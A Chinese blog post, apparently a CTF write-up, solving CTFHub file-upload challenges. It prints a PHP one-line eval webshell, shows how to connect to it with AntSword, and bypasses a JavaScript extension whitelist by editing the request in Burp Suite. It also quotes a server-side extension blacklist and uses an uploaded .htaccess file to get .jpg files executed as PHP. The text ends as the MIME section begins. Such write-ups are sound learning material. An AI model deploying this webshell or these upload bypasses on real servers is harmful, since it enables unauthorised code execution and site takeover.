

CTF之旅（CTFHub技能树+详细Write up+持续更新ing）（文件上传）

原创


迷失的蓝色小恐龙 于 2021-10-23 22:27:49 发布 3354 收藏

分类专栏：[CTF](#) 文章标签：[安全](#) [web](#) [1024程序员节](#)

版权声明：本文为博主原创文章，遵循[CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/weixin_51563603/article/details/120920301

版权



[CTF 专栏收录该内容](#)

9 篇文章 1 订阅

订阅专栏

目录

[CTFHub题目WriteUP地址汇总](#)

[文件上传](#)

[无验证](#)

[前端验证](#)

[.htaccess](#)

[MIMW验证](#)

[文件头检查](#)

CTFHub题目WriteUP地址汇总

本来不想分段的，但是后来发现要写的东西太多了，就写了个首页，汇总一下地址，大家见谅

[首页地址](#)

文件上传

无验证


这个就是给我们打基础用的，首先去下载中国蚁剑：网址
再写一个一句话木马并上传：

```
<?php @eval($_POST["shell"]);?>
```

之后访问这个地址：<http://challenge-24a8e700e9152446.sandbox.ctfhub.com:10800/upload/1.php>


看到没有出现404说明上传成功

打开蚁剑，添加数据：




CSDN @迷失的蓝色小恐龙


这里有个很重要的点，你输入的连接密码必须是你之前一句话木马里\$_POST["XXX"]的XXX，要不然会输出返回数据为空，我这里就是shell（靠因为我太菜了不知道这个原理是什么，导致我一开始以为密码随便设就好啦，结果一直给我返回数据为空）添加后点击测试连接出现这个样子就是好了



双击打开:



找一下文件夹里就可以找到flag了





```
<?php // ctfhub{e9ea4debc8425b27dfd93077}
```

没办法第一次搞文件上传漏洞，磕磕绊绊的，请谅解。

前端验证

这波f12打开分析源代码，得知过滤的类型：

自动换行

```
1 <script>alert('上传成功')</script>上传文件相对路径<br>upload/1.php<!DOCTYPE html>
2 <html>
3 <head>
4   <meta charset="UTF-8">
5   <title>CTFHub 文件上传 - js前端验证</title>
6 </head>
7 <body>
8   <h1>CTFHub 文件上传 - js前端验证</h1>
9   <form action="" method="post" enctype="multipart/form-data" onsubmit="return checkfilesuffix()">
10     <label for="file">Filename:</label>
11     <input type="file" name="file" id="file" />
12     <br />
13     <input type="submit" name="submit" value="Submit" />
14   </form>
15 <script>
16 function checkfilesuffix()
17 {
18   var file=document.getElementsByName('file')[0]['value'];
19   if(file=="||file==null)
20   {
21     alert("请添加上传文件");
22     return false;
23   }
24   else
25   {
26     var whitelist=new Array(".jpg",".png",".gif");
```

```

27     var file_suffix=file.substring(file.lastIndexOf("."));
28     if(whitelist.indexOf(file_suffix) == -1)
29     {
30         alert("该文件不允许上传");
31         return false;
32     }
33 }
34 }
35 </script>
36 </body>
37 </html>
38

```

CSDN @迷失的蓝色小恐龙

接下去有几种方式，提供个网址，里面介绍了很多方法：网址

我用的是抓包方法：

把刚刚1.php修改为1.jpg，打开burp suite，抓包：

把刚刚的1.jpg变成1.php

The screenshot shows the Burp Suite interface with the 'Request' tab selected. The request body is a multipart form-data containing a file named '1.php'. A red arrow points to the filename. The 'Response' tab shows the server's output, which includes an alert message: `<script>alert('上传成功')</script>` and the relative path `
upload/1.php</br>`. The response also shows the HTML structure of the upload page, including a form with a file input and a submit button.

之后就是和上面题一样了：



上传文件相对路径
upload/1.php

CTFHub 文件上传 | 前端验证

CTFHub 文件上传 - JS前端地址

Filename: 未选择任何文件

CSDN @迷失的蓝色小恐龙



本题结束

[.htaccess](#)

这个题目还是很妙的，个人感觉

一开始和之前一样上传1.php，结果显示类型匹配错误

打开f12查看源码，发现里面有后端的源码，看了下类型，说明它过滤的很多后缀名

```
<script>alert('文件类型不匹配')</script><!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<title>CTFHub 文件上传 - htaccess</title>
</head>
<body>
<h1>CTFHub 文件上传 - htaccess</h1>
<form action="" method="post" enctype="multipart/form-data">
<label for="file">Filename:</label>
<input type="file" name="file" id="file" />
<br />
<input type="submit" name="submit" value="Submit" />
</form>
</body>
</html>
<!--
if (!empty($_POST['submit'])) {
$name = basename($_FILES['file']['name']);
$ext = pathinfo($name)['extension'];
$blacklist = array("php", "php7", "php5", "php4", "php3", "phtml", "pht", "jsp", "jspx", "jsw", "jsw", "jspf", "jtml", "asp", "aspx", "asa", "asax", "asx", "ashx", "asmx", "cer", "swf");
if (!in_array($ext, $blacklist)) {
if (move_uploaded_file($_FILES['file']['tmp_name'], UPLOAD_PATH . $name)) {
echo "<script>alert('上传成功')</script>";
echo "上传文件相对路径<br>". UPLOAD_URL_PATH . $name;
} else {
echo "<script>alert('上传失败')</script>";
}
} else {
echo "<script>alert('文件类型不匹配')</script>";
}
}
}
-->
```

CSDN @迷失的蓝色小恐龙

接下来我去搜了一下如何绕过后端验证文件上传的方法，这个网址里面讲的很清楚，推荐：[网址](#)
在他的介绍下我采用了大写的方式，1.pHp，结果不行。。

上传文件相对路径


upload/1.pHp

CTFHub 文件上传 - htaccess

Filename: 未选择任何文件


CSDN @迷失的蓝色小恐龙

访问出现这个说明没成功，服务器没把pHp当作普通的php做解析



再去网上搜，发现可以这样。。

先上传一个Apache专属的.htaccess配置文件，里面包含一个设置，意思就是让.jpg后缀的也当作php来解析



并上传

上传文件相对路径
upload/.htaccess

CTFHub 文件上传 - htaccess

Filename: 未选择任何文件

CSDN @迷失的蓝色小恐龙

接下来我们就可以上传我们的1.jpg啦


上传文件相对路径
upload/1.jpg

CTFHub 文件上传 - htaccess


Filename: 未选择任何文件

CSDN @迷失的蓝色小恐龙

出现这个说明成功了



之后就是跟上面一样啦





这边要注意一点，把flag文件打开后可能没有flag，这不是出问题了而是要把蚁剑刷新一下，我当初还以为是出bug了结果重开了一次，浪费了30金币我靠

本题结束

MIMW验证

可能很多人不知道什么是MIME？

